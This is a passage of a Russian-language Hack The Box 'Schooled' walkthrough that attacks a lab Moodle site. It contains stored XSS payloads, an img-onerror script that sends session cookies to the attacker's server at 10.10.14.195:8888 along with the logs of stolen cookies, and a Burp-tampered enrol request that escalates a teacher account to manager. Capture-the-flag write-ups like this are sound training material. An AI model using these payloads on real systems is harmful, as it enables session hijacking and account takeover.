
```
Create new event:
Example:
Event Title "Test"
Description :Choose Insert Video File and choose Video:
Video Source Url you can paste video link from youtube

And open Subtitles and Captions:
Subtitle track URL use video link from youtube
Field Label : There is we can use xss code:

<img src="1" onerror="alert(1)" />

or try in base64

<embed src="data:text/html;base64,PHNjcmlwdD5hbGVydCgiWFNTIik7PC9zY3JpcHQ+"
type="image/svg+xml" AllowScriptAccess="always"></embed>

Insert Media and save this.
Open event and get stored xss.
```

Описание уязвимости

Эксплуатация Stored XSS


Эта версия уязвима к атаке XSS, причем хранимой. Для проверки уязвимости регистрируемся и авторизуемся в системе. Внедрить код можно через поле MoodleNet profile в настройках пользователя. Давай внедрим следующий код, который будет показывать окошко с текстом **1**.

```
<img src="1" onerror="alert(1)" />
```


ralf ralf
General
First name: ralf
Surname: ralf
Email address: ralf@student.schooled.htb
Email display: Allow only other course members to see my email address
MoodleNet profile: <img src="1" onerror="alert
City/town:
Select a country: Select a country...
Timezone: Server timezone (Europe/London)

Сохранение нагрузки

Так как это Stored XSS, код будет выполняться каждый раз при просмотре пользователем нашего профиля.




Выполнение кода при просмотре профиля

Так как уязвимость подтверждена, мы можем украсть cookie. Для этого откроем на локальном хосте веб-сервер `python3`.

```
python3 -m http.server 8888
```

А теперь внедрим код, который будет загружать с нашего сервера картинку, а в качестве параметра будем передавать куки. Так они и попадут к нам.


```
<img src="1" onerror='this.src="http://10.10.14.195:8888/
cookie="+document.cookie' />
```



```
code 404, message File not found
"GET /cookie=MoodleSession=v0m5bh0gm5qvdahk0tr2ntdqep HTTP/1.1" 404 -
code 404, message File not found
"GET /cookie=MoodleSession=v0m5bh0gm5qvdahk0tr2ntdqep HTTP/1.1" 404 -
code 404, message File not found
"GET /cookie=MoodleSession=v0m5bh0gm5qvdahk0tr2ntdqep HTTP/1.1" 404 -
code 404, message File not found
"GET /cookie=MoodleSession=30a3nqisn7nauef8r58ghr9cl7 HTTP/1.1" 404 -
code 404, message File not found
"GET /cookie=MoodleSession=v0m5bh0gm5qvdahk0tr2ntdqep HTTP/1.1" 404 -
code 404, message File not found
"GET /cookie=MoodleSession=v0m5bh0gm5qvdahk0tr2ntdqep HTTP/1.1" 404 -
code 404, message File not found
"GET /cookie=MoodleSession=v0m5bh0gm5qvdahk0tr2ntdqep HTTP/1.1" 404 -
code 404, message File not found
"GET /cookie=MoodleSession=v0m5bh0gm5qvdahk0tr2ntdqep HTTP/1.1" 404 -
code 404, message File not found
```

Логи веб-сервера

Среди множества запросов мы находим тот, значение параметра которого отличается. Подставляем полученные cookie и перезагружаем страницу. Так мы начинаем работать под учетной записью преподавателя.



Текущий пользователь

Продолжение статьи →

← НАЧАЛО СТАТЬИ


HTB SCHOOLED

ПЕНТЕСТИМ MOODLE
И ДЕЛАЕМ ВРЕДОНОСНЫЙ ПАКЕТ
ДЛЯ FREEBSD


ТОЧКА ОПОРЫ

Продвижение от Teacher до Manager

У нас есть учетная запись преподавателя, с которой мы можем получить админский доступ. Ранее мы нашли список персонала и оттуда узнали, что наша целевая учетная запись — аккаунт пользователя Lianne Carter. Нам нужно зачислить ее на свой курс (математика). Для этого выполняем последовательность действий Site Home → Mathematics → Participants → Enrol users и добавляем аккаунт Lianne Carter.



Страница Participants



Enrol users

Enrolment options

Select users: Lianne Carter carter_lianne@staff.schooled.htb


li

Assign role: Student

Show more...


Страница Enrol users

Во время добавления на курс нужно перехватить запрос в Burp Proxy и изменить в нем значения параметров `user_ID` на 24 (id преподавателя, его можно увидеть в адресной строке) и `Assign_ID` на 1 (администратор или менеджер). После выполнения этих действий мы увидим целевой аккаунт в списке участников курса.




```
GET /moodle/enrol/manual/ajax.php?mform_showmore_main=0&id=5&action=enrol&enrolid=10&
sesskey=FFbQAfTdVD&_qf__enrol_manual_enrol_users_form=1&mform_showmore_id_main=0&
userlist%5B%5D=25&roletoassign=5&startdate=4&duration= HTTP/1.1
Host: moodle.schooled.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
```

Запрос на добавление пользователя




moodle.schooled.htb/moodle/user/profile.php?id=24

Адресная строка с идентификатором нашего пользователя




```
GET /moodle/enrol/manual/ajax.php?mform_showmore_main=0&id=5&action=enrol&enrolid=10&
sesskey=FFbQAfTdVD&_qf__enrol_manual_enrol_users_form=1&mform_showmore_id_main=0&
userlist%5B%5D=24&roletoassign=1&startdate=4&duration= HTTP/1.1
Host: moodle.schooled.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
```

Измененный запрос



```
Connection: close
Content-Type: application/json; charset=utf-8

{
  "success":true,
  "response":{
  },
  "error":"",
  "count":1
}
```


Ответ сервера на измененный запрос



☐	John Smith	smith_john89@student.schooled.htb	Student	No groups	Never
☐	Lianne Carter	carter_lianne@staff.schooled.htb	Student	No groups	Never
☐	Manuel Phillips	phillips_manuel@staff.schooled.htb	Teacher	No groups	45 secs

Список участников курса

Теперь перейдем к описанию своего пользователя и затем выберем «Log in as» в разделе Administration. И в окне подтверждения перехода нам сообщают, что мы работаем от имени привилегированной учетной записи Lianne Carter.

